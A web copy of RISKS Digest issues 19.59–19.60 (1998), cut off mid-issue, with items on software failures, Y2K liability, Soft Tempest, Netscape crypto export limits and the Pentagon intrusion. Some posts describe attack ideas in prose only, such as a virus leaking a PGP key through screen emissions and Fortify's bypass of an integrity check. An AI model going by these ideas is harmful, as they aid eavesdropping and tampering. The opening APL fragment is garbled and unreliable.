293153361412 344827581188

Account for all possible upper- and lower- case combinations by expanding the upper-case versions with all 4 digit boolean combinations (so "1 1 1 1" maps all-upper to all-lower, "1 0 0 0" maps all-upper to initial upper-case letter only).

VARBW(-/AV¼'Aa') × (³(4½2)¼16)

© Assumes upper and lower alphabets are each contiguous.

½"ALLBW"(VARBW)+""ALPNUM¼BADWORDS

16 4 16 4 16 4 16 4 16 4 16 4 16 4

BADWORDS-ALPNUM[""ALLBW] © Check that we have what we

think we do

1

½BADVARIANTS(½ALPNUM)""³"ALLBW

7 16

BADVARIANTS

1179992907 1179992955 1180005195 1180005243 1183138635 ...
1397246292 1397246340 1397258580 1397258628 1400392020 ...

1364543821 1364543869 1364556109 1364556157 1367689549 ...
 1129664084 1129664132 1129676372 1129676420 1132809812 ...
 1178686036 1178686084 1178698324 1178698372 1181831764 ...
 1145130318 1145130366 1145142606 1145142654 1148276046 ...
 1346982739 1346982787 1346995027 1346995075 1350128467 ...

© So, the average of each bad word variant is:

ALPNUM[³ (4^{1/2}ALPNUM) .5+(+/BADVARIANTS)÷16]

.Ö \$Ã
 ÌÁÐ
 ÍÒÁÈ
 \$ÒÊÐ
 .YÎÐ
 %YÈÊ
 ÌÁÏÏ

© And the average variant bad words are:

ALPNUM[³ (4^{1/2}ALPNUM) .5+(+BADVARIANTS)÷7]

JÕêñ
 JÕêµ
 JÕ"ñ
 JÕ"µ
 J<êñ
 J<êµ
 J<"ñ
 J<"µ
 õÕêñ
 õÕêµ
 õÕ"ñ
 õÕ"µ
 õ<êñ
 õ<êµ
 õ<"ñ
 õ<"µ

© And the overall average bad word is:

ALPNUM[, (4^{1/2}ALPNUM) .5+(+/ ,BADVARIANTS)÷1/2 ,BADVARIANTS]

ÄÖ^{1/4}

© So, ÄÖ^{1/4} the CDA!

⚡ Re: Possible Netscape source code risks (Wilson, [RISKS-19.57](#))

Dale Martin <dmartin@helga.ececs.uc.edu>

28 Jan 1998 16:32:38 -0500

This possibility exists with ANY software project. Personally, I feel better about source code that's being looked at by thousands of developers rather than a few in a company, at least with regards to "slipping nasty things in so-called bugfixes".

Dale E. Martin | University of Cincinnati Savant Research Laboratory

dmartin@ececs.uc.edu <http://www.ececs.uc.edu/~dmartin>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 59

Friday 13 February 1998

Contents

- [Prisoner released due to program design flaw](#)
[Richard Fahey](#)
- [California legislation proposed to limit Y2K liability](#)
[Terry Carroll](#)
- [Report on ATC Outages](#)
[Peter B. Ladkin](#)
- [Markus Kuhn and Ross Anderson's Soft Tempest](#)
[Martin Minow](#)
- [High-tech car AA call-outs](#)
[Pete Mellor](#)
- [Re: Crash of A-320, Strasbourg](#)
[Pete Mellor](#)
- [Re: robots.txt](#)
[Bertrand Meyer](#)
- [Re: Dangerous handling of null variables](#)
[Anthony W. Youngman](#)
- [Re: Netscape, Fortify & the NSA](#)
[Vin McLellan](#)
[Ian Goldberg](#)
- [Privacy on the Line, Diffie and Landau](#)

[Martin Minow](#)

● [REMINDER: ISOC 1998 Network and Distributed Security Symposium](#)

[Dave Balenson](#)

● [Info on RISKS \(comp.risks\)](#)

✂ **Prisoner released due to program design flaw**

"Fahey, Richard (CDSI)" <FaheyR@cobra.brooks.af.mil>

Mon, 02 Feb 98 08:43:00 CST

Sorry that I do not have much specific information on, or identifiable sources for, this story - it was reported in my local newspaper (San Antonio Express-News), and my copy was recycled before I thought of posting it here (being a new RISKS reader - I promise to do better next time!). Some of the details may be misremembered, but the gist is correct.

Seems like a Dallas prisoner was temporarily transferred from one prison to another (from a federal prison to a state prison?) so that he could serve as a witness in somebody else's trial. Apparently, one of the computer systems involved recognized that he was on "temporary assignment" and absent from the original prison - all well and good, except that after 30 days of absence the system defaulted to flagging him as no longer being incarcerated in the original prison. Once the trial in which he was a witness ended, he was released from the "loaning" prison and was released. Although he was eventually put back in prison, since this man was in for a dangerous crime, this episode is pretty alarming.

Richard Fahey

✦ California legislation proposed to limit Y2K liability

Terry Carroll <carroll@tjc.com>

Fri, 30 Jan 1998 17:07:28 -0800 (PST)

This bill, if enacted, would limit recovery in actions for damages resulting from a "computer date failure," i.e., Y2K failures. Under the bill (if passed), in a lawsuit for a Y2K bug, the plaintiff could recover only the reasonable costs of correcting the bug, and damages resulting from bodily injury.

As I read this, if, for example, a bug in a money management program caused the system to send out checks inappropriately, you would not be able to sue the software company to recover the money you lost (assuming you couldn't get a refund from the improperly paid parties), and you wouldn't be able to recover for the check-bounce fees imposed by your bank because your balance was not sufficient to cover all the incorrectly-issued checks.

The bill seems to apply to contracts as well as to torts (such as negligence), and there's no provision specifically limiting it to contracts entered into after the date of enactment (however, it does permit a contract to override this provision and expressly allow for further damages).

I've added the bill to my Copyright Resource Page (a misnomer -- I now have a lot of stuff besides copyright, this being one example) at

<<http://www.aimnet.com/~carroll/copyright/faq-home.html>>. I

have both a text copy and a PDF version (for those who would like the official printings).

Here's the most pertinent part of the bill. For the rest (definitions, clarifications, etc.), please see the above-referenced URL.

(a) Notwithstanding any other provision of law, in any action to recover damages resulting directly or indirectly from a computer data failure, including any action based on an alleged failure properly to detect, disclose, prevent, report on, or remediate a computer data failure, the damages that may be recovered

shall be limited to either or both of the following, according to proof:

(1) Any damages resulting from bodily injury, excluding emotional

injury, to the plaintiff proximately caused by the defendant's conduct.

(2) Any costs reasonably incurred to reprogram or replace and internally test the relevant computer system, computer program or

software, or internal hardware timer, to the extent those costs are

incurred as a proximate and direct result of the defendant's conduct.

Terry Carroll Santa Clara, CA carroll@tjc.com

⚡ Report on ATC Outages

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>

Wed, 11 Feb 1998 12:12:17 +0100

Outages (complete failures, a distinct from degradation of

service due to partial failures) of air traffic control computer systems, particularly those at the U.S. Air Route Traffic Control Centers (ARTCCs) have been a subject of continuing interest in RISKS (a keyword search on the archive showed well over a hundred references, many of which refer to partial failures or outages).

The U.S. National Transportation Safety Board (NTSB) prepared a report in January 1996 (NTSB/SIR-96-01) on ATC system outages, dealing with incidents between September 12 1994 and September 12 1995 and assessing the FAA's modernisation program. There is a significant 'legacy' problem with some of the systems, and the scope of the FAA's Advanced Automation System (AAS), which has been in development since 1981, was significantly revised downwards when the contract for the 'be all to end all' system was cancelled by the FAA in mid-1994 because of continual schedule slippage and cost overruns. The NTSB report discusses the architecture of the display systems in the ARTCCs, the nature of the outages (4 power failures, 7 computer problems), and the FAA's upgrade plans (which crudely amount to replacement of legacy systems in an evolutionary manner, rather than a redesign). In the 11 incidents, only one operational error (loss of separation) was reported, although all involved degradation of service (i.e. delays) ranging from the trivial (1) to the extreme (485). The report also notes that many controllers do not appear to be aware of the full range of functions still available to them during partial degradation. The board

concludes that the system remains 'very safe', even though the failures have a significant economic impact, but is concerned about the safety implications of the increasing number of failures of the older equipment.

The AAS is considered a 'high-risk program' by the U.S. General Accounting Office (GAO), which has produced a series of reports, the latest from 1997 being on the WWW. A 'high-risk program' is one at 'high risk for waste, fraud, abuse and mismanagement' (!).

The NTSB report is now available on the WWW in the compendium 'Computer-Related Incidents with Commercial Aircraft', which also contains links to the GAO reports: <http://www.rvs.uni-bielefeld.de> --> 'Computer-Related Incidents..' --> 'U.S. Air Traffic Control Center Outages and the Advanced Automation System'.

Other recent additions to the compendium include the Rapport Preliminaire of the French DGA on the A330 test flight accident in Toulouse (Mellor, [RISKS-16.19](#); Jackson, Ladkin, 16.22, Ladkin, 16.23; Hollnagel, 16.31; Ladkin, 16.39); the final report on the Lauda Air B767 accident (Leyland, 11.78; Grodberg, Kopetz, Morris, Philipson, 11.82; Neumann, 11.84; Mellor, 11.95; Leveson, 12.16; Leveson, 12.69); the 1985 China Air B747 accident (Trei, 3.79); and the 1983 Eastern Airlines L1011 Common Mode Failure incident (not itself computer-related, but I believe relevant for understanding common mode failures resulting from imperfect maintenance, as in the 1996 Aeroperu B757 accident, Ladkin, 18.51; Neumann, 18.57; Ladkin, 18.59).

I am very grateful to Hiroshi Sogame of the Safety Promotion Committee of All-Nippon Airways for his public service in preparing various of these and other reports for the compendium.

Peter Ladkin ladkin@rvs.uni-bielefeld.de <http://www.rvs.uni-bielefeld.de>

✶ Markus Kuhn and Ross Anderson's Soft Tempest

Martin Minow <minow@apple.com>

Sun, 8 Feb 1998 18:34:18 -0800

An interesting article on "Software Tempest" -- here's a short notice posted by Peter Gutmann to the Cryptography e-mail list:

> There's a fascinating paper on software anti-TEMPEST (and, in general,
> TEMPEST-related) measures by Markus Kuhn and Ross Anderson available
> from <http://www.cl.cam.ac.uk/~mgk25/ih98-tempest.pdf>. It describes
> both how to make TEMPEST eavesdropping difficult using only software,
> and how to build TEMPEST-friendly software.

A much longer and more detailed announcement (with some background notes by one of the authors) was posted by John Young to the Cypherpunks e-mail list.

> To: ukcrypto@maillist.ox.ac.uk
> Subject: It is really me - the story of Soft Tempest
> Date: Sun, 08 Feb 1998 15:09:40 +0000
> From: Ross Anderson <Ross.Anderson@cl.cam.ac.uk>

\$The Washington Post\$ gives a highly distorted account of some

very important scientific work we have done. I suggest that list members read our paper - www.cl.cam.ac.uk/~mgk25/ih98-tempest.pdf - for themselves before getting carried away.

The story is as follows. Bill G gave our department \$20m for a new building, and his people said that what they really wanted from our group was a better way to control software copying. So it would have been rather churlish of us not to at least look at their `problem'.

Now the `final solution' being peddled by the smartcard industry (and others) is to make software copying physically impossible, by tying program execution to a unique tamper-resistant hardware token. We wouldn't like to see this happen, and we have already done a lot to undermine confidence in the claims of tamper-proofness made by smartcard salesmen.

So Markus and I sat down and tried to figure out what we could do for the Evil Empire. We concluded that

- (1) large companies generally pay for their software;
 - (2) if you try to coerce private individuals, the political backlash would be too much;
- so
- (3) if the Evil Empire is to increase its revenue by cracking down on piracy, the people to go after are medium-sized companies.

So the design goal we set ourselves was a technology that would enable software vendors to catch the medium-sized offender - the dodgy freight company that runs 70 copies of Office 97 but only paid for one -

while being
ineffective against private individuals.

We succeeded.

In the process we have made some fundamental discoveries about
Tempest. Army
signals officers, defence contractors and spooks have been
visibly
flabberghasted to hear our ideas or see our demo.

In the old days, Tempest was about expensive hardware - custom
equipment to
monitor the enemy's emissions and very tricky shielding to stop
him doing
the same to you. It was all classified and strictly off-limits
to the open
research community.

We have ended that era. You can now use software to cause the
eavesdropper
in the van outside your house to see a completely different
image from the
one that you see on your screen. In its simplest form, our
technique uses
specially designed 'Tempest fonts' to make the text on your
screen invisible
to the spooks. Our paper tells you how to design and code your
own.

There are many opportunities for camouflage, deception and
misconduct. For
example, you could write a Tempest virus to snarf your enemy's
PGP private
key and radiate it without his knowledge by manipulating the
dither patterns
in his screen saver. You could even pick up the signal on a \$100
short wave
radio. The implications for people trying to build secure
computer systems
are non-trivial.

Anyway, we offered Bill G the prospect that instead of Word

radiating the
text you're working on to every spook on the block, it would
only radiate a
one-way function of its licence serial number. This would let
an observer
tell whether two machines were simultaneously running the same
copy of Word,
but nothing more. Surely a win-win situation, for Bill and for
privacy.

But Microsoft turned down our offer. I won't breach confidences,
but the
high order bit is that their hearts are set on the kind of
technology the
smartcard people are promising - one that will definitively
prevent all
copying, even by private individuals. We don't plan to help them
on that,
and I expect that if they field anything that works, the net
result will be
to get Microsoft dismembered by the Department of Justice.

Meantime we want our Soft Tempest technology to be incorporated
in as many
products as possible - and not just security products!

So to Rainier Fahs, who asked:

> If these rumors are true, I guess we will face a similar
discussion on
> free availability in the area of TEMPEST equipment. Does
privacy
> protection also include the free choice of protection
mechanism?

I say this: our discovery, that Tempest protection can be done
in software
as well as hardware, puts it beyond the reach of effective export
control. So yes, you now have a choice. You didn't before,

Ross Anderson

[Tempest foo-gets! PGN]

⚡ High-tech car AA call-outs

Pete Mellor <pm@csr.city.ac.uk>

Sun, 18 Jan 1998 11:41:09 +0000 (GMT)

>From the \$London Evening Standard\$ of 18 Jan 1998:

Drivers are defeated by clever cars

Breakdowns caused by lost keys and confusion over sophisticated car

security systems overtook flat tyres for the first time in an analysis of

calls to the AA. Of the 4.5 million call-outs last year, the most,

825,424, were due to flat or faulty batteries, followed by 269,070 because

alarm systems or locks failed.

Peter Mellor, Centre for Software Reliability, City University, London, p.mellor@csr.city.ac.uk

[In Britain, AA is presumably the Automobile Association. PGN]

⚡ Re: Crash of A-320, Strasbourg (Siniakov, [RISKS-19.58](#))

Pete Mellor <pm@csr.city.ac.uk>

Sat, 31 Jan 1998 16:23:00 GMT

Is this a joke? If so, how did it get past our trusty moderator? (Book now and avoid the April 1st rush! :-)

The crash of the A320 on final approach to Strasbourg in 1992 was most probably due to the fact that the crew were using the "vertical

speed" mode
of the autopilot to control their descent instead of the "flight
path angle"
mode, and somehow failed to notice this. The result of this
"mode confusion"
was that they descended three times as fast as was shown for the
approach
path on the plates for Strasbourg.

This is only the "most probable" cause, since there are still
uncertainties
about the last moments of the flight.

I summarised the findings of the accident report (and included
some
speculations of my own) in my paper:- ``CAD: Computer-Aided
Disaster'', High
Integrity Systems, Vol. 1, Iss. 2 (Oxford University Press:
1994) pp 101-156

I will leave it to others who have studied the relevant
accidents to comment
upon the relevance of the "resonance characteristics of both the
solar
system and outer space" to those.

Peter Mellor, Centre for Software Reliability, City University,
Northampton
Square, London EC1V 0HB, UK. Tel: +44 (171) 477-8422 p.
mellor@csr.city.ac.uk

[Ah, yes, thanks to all of you who responded so strongly to
this item. PGN]

✉ Re: robots.txt (Meyer, [RISKS-19.57](#))

Bertrand Meyer <bertrand@eiffel.com>
Sun, 1 Feb 98 15:45:41 PST

I continue to receive mail on my robots.txt comments. Those who disagree with my criticism are (I must say) the majority, but not by far unanimity, and there are interesting nuances in the disagreements. I found all the contributions very enlightening.

I will continue to add all messages received (unless contributors specify otherwise) to the Web page, which is now in place:

<http://www.eiffel.com/private/meyer/robots.html>

Bertrand Meyer, Interactive Software Engineering, makers of ISE Eiffel

<Bertrand.Meyer@eiffel.com>, <http://www.eiffel.com>

⚡ Re: Dangerous handling of null variables (Jeays, [RISKS-19.58](#))

"Anthony W. Youngman" <wol@thewolery.demon.co.uk>

Sun, 1 Feb 1998 00:45:31 +0000

> The treatment of null values is arguably reasonable once it is
> understood - null values simply fail all comparisons with non-
null
> variables. ...

Nowhere does it tell us which language. Java, VB, what? I think it's rather important to know. In all the languages I know there is no genuine null value, just something along the lines of "equate null to 0"

Anthony W. Youngman wol@thewolery.demon.co.uk

[Lots of other messages on this topic. TNX. PGN]

🔥 Re: Netscape, Fortify & the NSA (Wilson, [RISKS-19.57](#))

Vin McLellan <vin@shore.net>

Tue, 27 Jan 1998 03:00:13 -0500

John Wilson <jowilson@mtu.edu> worried about what unscrupulous folk, unwilling to acknowledge or respect interests other than their own, might inflict on the public now that Netscape has decided to release the source code for the Netscape 5.0 browser.

What Mr. Wilson overlooks, perhaps, is what some unscrupulous folk, unwilling to acknowledge or respect interests other than their own, have already done to tens of millions of Internet users -- and what they were able to get away with largely because Netscape's source code was unavailable.

By forbidding the export of web servers and browsers with strong crypto to non-American users (with a few narrow and humiliating exceptions,) US policymakers have left the commercial, professional, and personal correspondence and web-based transactions of millions of non-American citizens all but naked to eavesdropping by criminals (petty and organized,) industrial spies, gossip-mongers, aggressive office-pols, wannabe blackmailers, rogue cops, managers with feudal delusions, and curious 14 year-olds with access to a contemporary PC (or -- if they they want to pop secrets free within hours -- the computational resources of a typical college computer lab.)

The image and reputation of the US, and of American engineering and

technology, has suffered grievous harm so as to allow the NSA to gain what transient enlightenment it could from it's world-wide "Echelon" sweeps of the data lines and communications spectrum. Reaction to the scheduled release, today, of a report by the Civil Liberties and Interior Committee of the European Parliament on the NSA's systematic snooping on all European telephone, fax, and digital communications may indicate how bitter that resentment has become. (Swedish parliamentarians were outraged recently to discover that the confidentiality of encrypted traffic on their Lotus Notes system was apparently dependent on the self-restraint of the NSA -- which demanded partial access to the Notes crypto-key before the product was shipped abroad.)

The web -- and in particular, Netscape's browser, due to its popular success and widespread use -- has become the focus of much concern and attention from those who believe that privacy and optional confidentiality are fundamental to the dignity and liberty of any man or woman, anywhere. SSL, the encrypted channel built into the WWW spec, offered the first encryption systems that was universally available, to the far reaches of the global Internet. The problem was, only Americans got strong (128-bit) crypto. US export policy allowed vendors to ship only weak easily-broken 40-bit crypto in browsers exported to non-Americans, so the browsers freely downloaded off the Microsoft and Netscape ftp sites world-wide were almost always insecure, providing security of poor quality by design and government fiat.

Non-American webserver can offer strong-crypto alternatives to the innovative American products which paced the technology -- and even the crippled export-level American webserver can have their weak SSL encryption enhanced by java applets (Brokat's Xpresso <www.brokat.de>) or proxy/translators (C2's SafePassage <www.c2.net>) -- but it was only a few months ago that Farrell McKay's remarkable freeware product, Fortify, became widely available. <<http://www.fortify.net>>

Fortify allows anyone anywhere to upgrade a Netscape browser (Navigator v3 or Communicator v4) with weak or export-strength crypto into one with the 128-bit SSL capabilities for confidentiality (and secure e-commerce) that Americans take for granted when they do business on the web. An executive with one of the big international auditing firms told me a month ago that Fortify is "all over Africa," particularly in banking. "It's free, and it's legally available from its British website. They'd be idiots not to use it! I recommend it to all my international clients."

McKay's program installs itself directly in the Netscape browser to upgrade it's SSL code, so that anyone with a export-quality browser can get a 128-bit strong-crypto link when he connects to a webserver that is itself capable of establishing a strong SSL connection.

Unfortunately, McKay's magic did not extend to strengthening the S/MIME crypto has added encryption for electronic mail to recent versions of both the Netscape and the Microsoft browsers. McKay gave

international users of Netscape a secure 128-bit SSL channel, but neither he -- nor, apparently, anyone else -- has been able to do the same with the S/MIME routines which were also crippled and weakened to 40-bit crypto, by government order, before export.

The web is popular, but e-mail is still the "killer app."

Strong SSL, now universally available, enables many types of form-based transactions on the Web -- but freely-available strong S/MIME for private mail will break the dam. Some dream it could change the world. Farrell McKay fervently believes that getting the Netscape source in circulation among those who can pick it apart is the gateway to a future in which everyone can expect their mail to be confidential (at least until some local lawmen shows up, with proper authority to demand access from one of the correspondents.)

"I live in the hope that there will be entire armies of enthusiastic programmers all busily building strong crypto facilities into the v5.x releases," he exulted in a note he sent me yesterday from Australia. "This move really opens up a huge number of possibilities for the international community."

Many American think that's just great, on balance. ("All men are created equal," and stuff like that.) Virtually all non-Americans have no doubt. Much of the world is hoping that electronic commerce will be the backbone of

the 21st Century economy -- and you practically have to rate a limousine in Washington, D.C., before you can believe that international finance and trade will go online if the merchants, bankers, and businessmen believe that American spooks have rigged a party-line, and may or may not be listening.

Having Netscape browser source-code in circulation won't change much overnight, of course. Given US restrictions on the export of privacy products, the release of the Netscape source code will doubtless be restricted too. Netscape's cryptographic modules will either not be released in source, or will be forbidden for export. Still, with all but the Netscape privacy code accessible to clever programmers worldwide, it becomes all but certain that -- as Netscape cryptographer Tom Weinstein suggested yesterday -- "some enterprising individuals outside the US (will) replace the missing pieces."

Odd what Americans have to do to get a quality product to the world market, huh?

⚡ Re: Netscape, Fortify & the NSA

Ian Goldberg <iang@cs.berkeley.edu>
Sun, 1 Feb 1998 15:45:39 -0800

Actually, the moment I started playing with McKay's wonderful program, I noticed that it didn't activate strong S/MIME, so I fixed it.

Although I am
(currently) in the US, I use Fortify because (at least the last
I checked)
there was no strong-crypto version of 4.04 for Linux.

Now, I don't actually `_use_ S/MIME`, so I can't say for sure if
it works, but
the option to encrypt email with strong crypto is certainly
presented to the
user in my version. When I told McKay about this, he said that
he had done
a similar thing, and it was in testing.

Another interesting point about Fortify: Fortify contains `_no
crypto_`. The
version of Netscape that is internationally available actually
has
`_full-strength_` crypto in it. I believe this has something to
do with the
deal that was made that will allow full-strength crypto to be
exported, but
only if it is used with special servers (like some banks).

The Netscape binary contains a table that lists all the
available crypto
routines, and along with each is a flag that indicates whether
it should
always be available (for the 40-bit stuff) or only available
when talking to
the special servers (for the good stuff). There is also some
sort of
integrity check to make sure you don't mess with the table.

All Fortify does (as far as I can tell) is disable the integrity
check, and
then set all the SSL crypto routines in the table to "always
available". It
is straightforward to make it set the S/MIME routines in the
same way.

Now, of course, I can't `_send you_` my version of Netscape with
the strong
S/MIME. It's very unclear to me whether I can send you my

patched version
of Fortify (all it does is set some bits in a table, remember).
And, of
course, I'm not 100% positive the S/MIME is working. On the
other hand, if
someone who uses Linux (though the fix should be trivial to port
to other
systems) wants to email me, and can convince me that he is a U.
S. or
Canadian citizen, understands the EAR regs, will not violate
them, and will
report on the usability of strong S/MIME, then I'll send my
patches to
Fortify along.

- Ian

✶ Privacy on the Line, Diffie and Landau

Martin Minow <minow@apple.com>

Fri, 30 Jan 1998 18:23:00 -0800

Risks readers may be interested in a new book on the politics of
privacy:

Whitfield Diffie and Susan Landau
Privacy on the Line - The Politics of Wiretapping and
Encryption
Cambridge: The MIT Press
ISBN 0-262-04167-7

This book provides an overview of cryptographic history,
particularly as it
has influenced -- and been effected by -- public policy,
national security,
and law enforcement. It not a technical book but, specifically,
a book about
the politics of cryptography. From the book jacket:

Whitfield Diffie and Susan Landau argue that if we are to

retain the

privacy that characterized face-to-face relationships in the past, we must

build the means of protecting that privacy into our communication systems.

This has not proved simple, however. The development of such protection

has been delayed -- and may be prevented -- by powerful elements of society

that intercept communications in the name of protecting public safety,

intelligence and law-enforcement agencies see the availability of strong

cryptography as a threat to their functions.

Martin Minow minow@apple.com

[Excellent book. I read it cover to cover, and it held my attention better than many spy novels. PGN]

REMINDER: ISOC 1998 Network and Distributed Security Symposium

"David M. Balenson" <balenson@tis.com>

Wed, 11 Feb 1998 00:00:23 -0500

1998 NETWORK AND DISTRIBUTED SYSTEM SECURITY (NDSS) SYMPOSIUM
March 11-13, 1998, Catamaran Resort Hotel, San Diego, California
Sponsored by the Internet Society
Program Chairs: Matt Bishop and Steve Kent

ONLINE INFORMATION AND REGISTRATION: <http://www.isoc.org/ndss98>

EARLY REGISTRATION DISCOUNT DEADLINE: ==> 13 Feb 1998 <==

KEYNOTE SPEAKER: Howard Gittleson, Director of the Internet Security
Products Group at Bell Laboratories, Lucent Technologies

THIS YEAR'S TOPICS INCLUDE:

- Internet and Intranet security
- Implementation issues for electronic commerce
- All-optical networks security
- Secure single login
- Timestamping protocols
- Remote password protocols
- Mobile agent systems security
- Java security
- Trust management
- Traffic analysis of TCP gateways
- Secure bootstrapping
- Firewalls and IP security

NEW THIS YEAR! PRE-CONFERENCE TECHNICAL TUTORIALS

FOR MORE INFORMATION contact the Internet Society:

Internet Society, 12020 Sunrise Valley Drive, Reston, VA,
20191 USA

Phone: +1 703 648 9888 Fax: + 1 703 648 9887

E-mail: ndss98reg@isoc.org

URL: <http://www.isoc.org/ndss98/>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 60

Friday 27 February 1998

Contents

- [CyberAttack on the Pentagon](#)
[PGN](#)
- [Former Director of the NSA says "no" to key escrow](#)
[PGN](#)
- [Year 2100 compliance?](#)
[Tsutomu Shimomura](#)
- [COMPAQ usability problem](#)
[Pete Mellor](#)
- [Shuttle conversation; April already?](#)
[PGN](#)
- [First Cybersex Pregnancy](#)
[Anthony E. Scandora Jr.](#)
- [A little accidental porn-in-the-morn](#)
[PGN](#)
- [DES-II-1 challenge cracked](#)
[David McNett](#)
- [Re: Markus Kuhn and Ross Anderson's Soft Tempest](#)
[Lloyd Wood](#)
- [Risk: Massive NT Outage due to Registry corruption](#)
[Mike Andrews](#)

- [Airport Big Brother Blocks Buggies](#)
[Marcus J. Ranum](#)
 - [Dennings' "Internet Besieged: Countering Cyberspace Scofflaws"](#)
[Rob Slade](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✈ **CyberAttack on the Pentagon**

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Fri, 27 Feb 1998 10:25:49 PST

[This is pretty much what I said earlier this morning in an interview

with James Glave of Wired News (something is expected to appear at

<http://www.wired.com>), although I have extended it somewhat for RISKS. PGN]

The operative phrase seems to be ``smoke and mirrors'' in the case of the Pentagon HackAttack. Yesterday we were told by John Hamre (Deputy Secretary of Defense) that this attack was ``the most organized and systematic the Pentagon has seen to date''. Today we are told that it was just a bright

high-school kid (or maybe a few) who was able to penetrate so many systems.

Given the incredible collection of breaches of so-called secure systems over

the past few years, one can conclude only that the computer-communication

infrastructure stinks, and that the U.S. Government is foolish to believe or

pretend that it is secure in the first place. And if unclassified are so

weak, what should we expect of the classified systems?

On the *other* hand, perhaps this is a con game. You put out a

system with miserable protection and hope that someone breaks it. Then you can ask for millions of dollars more to perform further palliative protections, rather than getting to the core of the problem -- significantly ratcheting up the security of the infrastructure. Or perhaps it is just another bogus argument for mandatory key escrow or whatever else it might euphemistically be called (currently, ``key recovery'' a.k.a. ``sound key management').

The real irony of is that we are continually told that there are no undue risks in key-recovery crypto systems. But, if our infrastructure is *this* bad, how can anyone hope to protect what is perhaps most critical, namely, the crypto keys!

[On the *OTHER* other hand, if the Y2K problem is causing the Government so much grief, how can anyone expect them to do security properly? Date arithmetic is not difficult if you know what you are doing. Security is much harder. Although, I note that in date arithmetic you are often dependent on other systems, not just your own. The same is true of security.]

[Check out my own URL for a bunch of related items on this subject, including House and Senate testimonies on the allegedly secure infrastructure (<http://www.csl.sri.com/neumann/>).]

[By the way, there's *is* good stuff in the research community, such as the Rivest-Lampson Simple Distributed Security Infrastructure

(SDSI) (<http://theory.lcs.mit.edu/~rivest/sdsi>) as just one example.

It is high time some decent authentication with strong encryption found its way more vitally into commercial systems. Which gets us back to crypto policy as well as legislative attempts to link certificate keys and key recovery! But technology is not enough. Sanity and common sense are also necessary.]

⚡ Former Director of the NSA says "no" to key escrow, TTP etc

"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 13 Feb 98 10:16:45 PST

<http://www.us.net/software/mcc.html>

This is a snip from an interview of Adm. Mike McConnell - former Director of the NSA under Presidents Bush and Clinton:

SOFTWARE: What is your view of the Clinton administration's current export restrictions on encryption?

McConnell: It was our view in the 80s that strong crypto will happen. The export restrictions were only meant to slow down foreign development. It was a matter of national security. Today, it is not a matter of national security. The FBI Director has made it a law enforcement issue involving domestic controls. The Department of Justice and the FBI are still seeking to "mandate" key escrow.

SOFTWARE: The Clinton Administration is pushing KEY RECOVERY

encryption as
a tool to catch criminals and terrorists. Could this type of
software be
abused by foreign powers or dictators to persecute dissidents
and political
opponents?

McConnell: Can Key Recovery be used against dissidents and
political
opponents? In a word, YES.

[See SOFTWARE <http://www.us.net/software> ; the interview is at
<http://www.us.net/software/mcc.html> and it it is fascinating.
PGN]

[BTW, how many third parties will YOU trust? PGN]

[redundant incorrect URL fixed in Archive copy.]

[inadvertent stray text removed in ARCHIVE COPY. PGN]

⚡ Year 2100 compliance?

Tsutomu Shimomura <tsutomu@ariel.sdsc.edu>
Sat, 21 Feb 1998 19:06:26 -0800 (PST)

Excerpted from the American Megatrends ("the world's premier
BIOS provider")
web site: <http://www.amibios.com/support/2000.html>

> Year 2000 compliance means that the internal BIOS date and
time clock will
> continue above the date 1999. It will not reset it self after
1999 to the
> date of 1980. It will continue to the date of 2099 before
resetting to 1980.

Tsutomu Shimomura tsutomu@ucsd.edu +1 619 534 5050
University of California at San Diego/San Diego Supercomputer

Center, USA

✶ COMPAQ usability problem

Pete Mellor <pm@csr.city.ac.uk>

Sat, 21 Feb 1998 13:02:20 +0000 (GMT)

COMPAQ is replacing the on-screen instruction "Press any key" with "Press the return key", in an attempt to reduce the flood of telephone calls to their help desk asking where the "Any" key is.

[Source: UK press, quoted on "The News Quiz", BBC Radio 4, 21st Feb. 1998]

Pete Mellor, Centre for Software Reliability,
City University, Northampton Square, London EC1V 0HB

✶ Shuttle conversation; April already?

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 19 Feb 98 9:15:19 PST

[Note: The last previous Friday the 24th was in October 1997, and the next one, ominously, is in April 1998.]

From THE WEEKLY UNIX NEWSPAPER, London, 16-20 Feb 1998, Issue Number 667

On Friday the 24th, I was watching the NASA Channel on cable TV to see how the experiments and Shuttle crew were doing. The men on board needed to send some adjusting instructions to the automated setups doing experiments in the cargo bay, and they were using a laptop to do the

sending. As some of you may have heard, there was a "computer problem" on board as reported by CNN. The dialog between the crew and the Johnson Space Center (JSC) went something like this:

Crew: Urgent, Johnson, we can't get a DOS prompt!

JSC: Press "C:<enter>".

Crew: Heck, we're not familiar with all this.

JSC: What screen are you looking at?

Crew: It says "My Computer", and, er, various other icons.

JSC: Click on "Start", and then "Shutdown".

Crew: You click the "Start" button to shut down?

JSC: Yeah. Isn't it obvious?

Crew: Somebody get me an aspirin.

JSC: Just hit the damn "Start" button.

Crew: We can't do that. It didn't load a mouse.

JSC: Didn't load any mouse at all?

Crew: Well, yeah, a PS/2 or something. But we don't have one of those.

JSC: Okay. Press Alt + Esc.

Crew: And what does that do?

JSC: It should help.

Crew: Negative.

JSC: Stand by, will attempt to replicate the problem down here.

Crew: Roger.

<Long Pause>

JSC: Okay then. Double-click on the MS-DOS icon.

Crew: I don't have a mouse.

JSC: Go to the backup plan.

Crew: Which is what?

JSC: Dock with the Russians. They have a Unix workstation you can borrow.

First Cybersex Pregnancy

"Scandora, Anthony E., Jr." <scandora@cmt.anl.gov>

Tue, 3 Feb 1998 17:45:40 -0600

My favorite newspaper, the *Weekly World News*, in last week's (27 Jan 1998?) issue, reported that a woman who has been having an intimate relationship via the Internet with a man she has never physically met is with child. She is considering a paternity suit.

Tony Scandora, Argonne National Lab, 630-252-7541 <scandora@cmt.anl.gov>

[Remember, please, this is a newspaper that apparently uses a computer to generate the plot lines for its stories. PGN]

⚡ A little accidental porn-in-the-morn

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Fri, 27 Feb 1998 10:25:49 PST

